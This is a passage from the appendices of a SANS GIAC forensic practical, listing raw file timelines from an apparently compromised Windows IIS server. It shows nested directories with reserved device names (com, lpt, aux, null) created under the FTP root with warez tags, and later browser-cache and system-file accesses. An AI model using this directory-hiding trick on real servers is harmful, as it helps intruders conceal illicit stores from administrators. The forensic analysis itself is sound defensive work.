/com3 /lpt3 /aux0 /com2
1054327584 05/30/03 16:46:24 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux
1054327585 05/30/03 16:46:25 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2
1054327585 05/30/03 16:46:25 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux
1054327586 05/30/03 16:46:26 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null
1054327587 05/30/03 16:46:27 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3
1054327587 05/30/03 16:46:27 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2
1054327588 05/30/03 16:46:28 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1
1054327588 05/30/03 16:46:28 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1
1054327589 05/30/03 16:46:29 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null
1054327589 05/30/03 16:46:29 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux
1054327590 05/30/03 16:46:30 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
1054327591 05/30/03 16:46:31 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null
1054327591 05/30/03 16:46:31 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null /com3
1054327591 05/30/03 16:46:31 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null /com3 /com2
1054327604 05/30/03 16:46:44 0 /andrew/Inetpub/ftproot/A 12649
1054327605 05/30/03 16:46:45 0 /andrew/Inetpub/ftproot/A 12649 /lpt1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327605 05/30/03 16:46:45 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2
1054327606 05/30/03 16:46:46 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1
1054327606 05/30/03 16:46:46 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
1054327607 05/30/03 16:46:47 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet
1054327608 05/30/03 16:46:48 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2
1054327608 05/30/03 16:46:48 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3
1054327609 05/30/03 16:46:49 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null
1054327609 05/30/03 16:46:49 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null
1054327610 05/30/03 16:46:50 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2
1054327610 05/30/03 16:46:50 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 /
1054327611 05/30/03 16:46:51 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet
1054327612 05/30/03 16:46:52 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2
1054327612 05/30/03 16:46:52 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2
1054327613 05/30/03 16:46:53 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
1054327613 05/30/03 16:46:53 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet
1054327614 05/30/03 16:46:54 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2
1054327614 05/30/03 16:46:54 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2
1054327615 05/30/03 16:46:55 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null
1054327616 05/30/03 16:46:56 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1
1054327616 05/30/03 16:46:56 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet
1054327617 05/30/03 16:46:57 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0
1054327617 05/30/03 16:46:57 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2
1054327618 05/30/03 16:46:58 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1
1054327619 05/30/03 16:46:59 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null
1054327619 05/30/03 16:46:59 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
1054327620 05/30/03 16:47:00 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux
1054327620 05/30/03 16:47:00 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux /
1054327620 05/30/03 16:47:00 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux / /aux0
1054327631 05/30/03 16:47:11 4 /andrew/Inetpub/ftproot
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327632 05/30/03 16:47:12 0 /andrew/Inetpub/ftproot/o 42584
1054327633 05/30/03 16:47:13 0 /andrew/Inetpub/ftproot/o 42584 /aux
1054327633 05/30/03 16:47:13 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2
1054327634 05/30/03 16:47:14 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
1054327634 05/30/03 16:47:14 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet
1054327635 05/30/03 16:47:15 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2
1054327635 05/30/03 16:47:15 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux
1054327636 05/30/03 16:47:16 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1
1054327637 05/30/03 16:47:17 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0
1054327637 05/30/03 16:47:17 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1
1054327638 05/30/03 16:47:18 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet
1054327638 05/30/03 16:47:18 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1
1054327639 05/30/03 16:47:19 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3
1054327639 05/30/03 16:47:19 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0
1054327640 05/30/03 16:47:20 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
1054327641 05/30/03 16:47:21 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux
1054327641 05/30/03 16:47:21 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3
1054327642 05/30/03 16:47:22 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0
1054327642 05/30/03 16:47:22 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2
1054327643 05/30/03 16:47:23 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0
1054327643 05/30/03 16:47:23 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0
1054327644 05/30/03 16:47:24 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3
1054327645 05/30/03 16:47:25 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1
1054327645 05/30/03 16:47:25 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 /
1054327646 05/30/03 16:47:26 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1
1054327646 05/30/03 16:47:26 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3
1054327647 05/30/03 16:47:27 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72
1054327648 05/30/03 16:47:28 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72
1054327648 05/30/03 16:47:28 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72/For ONLY twb/Here
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327660 05/30/03 16:47:40 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72/For ONLY twb
1054330957 05/30/03 17:42:37 13 /andrew/WINNT/system32/inetsrv
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix C

Files Accessed After System Open to the Internet

```
1054077251 05/27/03 19:14:11 10 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/8E5{AI8GMW_EC+H3NZYV[1].jpg
1054077251 05/27/03 19:14:11 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/}5B,F]9JVV4~UQRRNYC9AM[1].jpg
1054077251 05/27/03 19:14:11 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/S@8FQLXZM03,[E3QGUNXF8[1].gif
1054077251 05/27/03 19:14:11 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/002928M0138_S4[1].gif
1054077251 05/27/03 19:14:11 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/-3SP,HG@C~4X03`C@6{VAY[1].jpg
1054077251 05/27/03 19:14:11 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/L[}1LP0JA31]S!6`JURPB[1].jpg
1054077252 05/27/03 19:14:12 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/Q7EAFZR4YE3W+7C!20]Q{8[1].jpg
1054077256 05/27/03 19:14:16 124 /andrew/WINNT/system32/sysdm.cpl
1054077256 05/27/03 19:14:16 128 /andrew/WINNT/system32/netid.dll
1054077256 05/27/03 19:14:16 161 /andrew/WINNT/system32/dbghelp.dll
1054077265 05/27/03 19:14:25 516 /andrew/WINNT/system32/rasdlg.dll
1054077267 05/27/03 19:14:27 537 /andrew/WINNT/system32/netcfgx.dll
1054077369 05/27/03 19:16:09 36 /andrew/WINNT/system32/ipconfig.exe
1054077493 05/27/03 19:18:13 10 /andrew/WINNT/Web/dialup.htt
1054077493 05/27/03 19:18:13 18 /andrew/WINNT/system32/ncpa.cpl
1054077503 05/27/03 19:18:23 1 /andrew/WINNT/system32/drivers/etc/hosts
1054077529 05/27/03 19:18:49 4 /andrew/RECYCLER/S-1-5-21-1214440339-1078145449-
1957994488-500/INFO2
1054084316 05/27/03 21:11:56 125 /andrew/WINNT/system32/logon.scr
1054128209 05/28/03 09:23:29 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/002928M0137_S4[1].gif
1054128210 05/28/03 09:23:30 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/0010617940002_D2[1].gif
1054128232 05/28/03 09:23:52 13 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/quickie[1]
1054128232 05/28/03 09:23:52 41 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/[1].htm
1054128234 05/28/03 09:23:54 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/bkgd[1].gif
1054128235 05/28/03 09:23:55 7 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_2[1].gif
1054128237 05/28/03 09:23:57 14 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_1[1].gif
1054128237 05/28/03 09:23:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/logo[1].gif
1054128237 05/28/03 09:23:57 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_3[1].gif
1054128237 05/28/03 09:23:57 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/hbe-11up[1].js
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/firstinQ_head[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/midcol_spcBKGD[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/comp-log0213[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/pix1[1].gif
1054128241 05/28/03 09:24:01 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/leftcol_top[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/fincor[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/midcol_bot[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/header_3bkgd[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/pix2[1].gif
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054128243 05/28/03 09:24:03 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/midcol_Bwagon[1].gif
1054128244 05/28/03 09:24:04 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_1[1].gif
1054128244 05/28/03 09:24:04 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/big5_head[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/big5_2[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_3[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_4[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/big5_5[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/col_Qitup[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/Qrating_leftbkgd[1].gif
1054128245 05/28/03 09:24:05 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/col_ODDS[1].gif
1054128245 05/28/03 09:24:05 71 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/030528_quickie[1].gif
1054128246 05/28/03 09:24:06 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/midcol_topBKGD[1].gif
1054128246 05/28/03 09:24:06 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/DQ_head[1].gif
1054128246 05/28/03 09:24:06 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/col_bigQ[1].gif
1054128262 05/28/03 09:24:22 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@sports.espn.go[1].txt
1054128264 05/28/03 09:24:24 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/_67079_car052303_60x60[1].jpg
1054128264 05/28/03 09:24:24 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/_67079_vegas052303_60x60[1].jpg
1054128273 05/28/03 09:24:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/atransfer[1].pl
1054128274 05/28/03 09:24:34 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052820030529/index.dat
1054128274 05/28/03 09:24:34 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/atransfer[1].htm
1054128276 05/28/03 09:24:36 25 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/720x300_strikeEmOut[1].gif
1054128513 05/28/03 09:28:33 61 /andrew/WINNT/system32/timedate.cpl
1054132533 05/28/03 10:35:33 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/KUOY2YVZ+D4{G7UGDQAEY[1].jpg
1054132533 05/28/03 10:35:33 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/B4K~C4{+UI5]Z1O3}A]069[1].gif
1054132533 05/28/03 10:35:33 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/4GY9GJ[1]X15UT+DOQ0Y}6[1].jpg
1054132533 05/28/03 10:35:33 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/EOETP4B,JN5I_~V{!G1K_~[1].gif
1054132534 05/28/03 10:35:34 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/Y-J-F5{`O@2G,,}_M2CVPH[1].jpg
1054132534 05/28/03 10:35:34 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/ILNM0MYMH]2_X+}T{-1@B`[1].jpg
1054132535 05/28/03 10:35:35 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/U~7YV]K_@@3X_[UH{NO_TJ[1].jpg
1054132535 05/28/03 10:35:35 3 /andrew/Documents and Settings/Administrator/Local
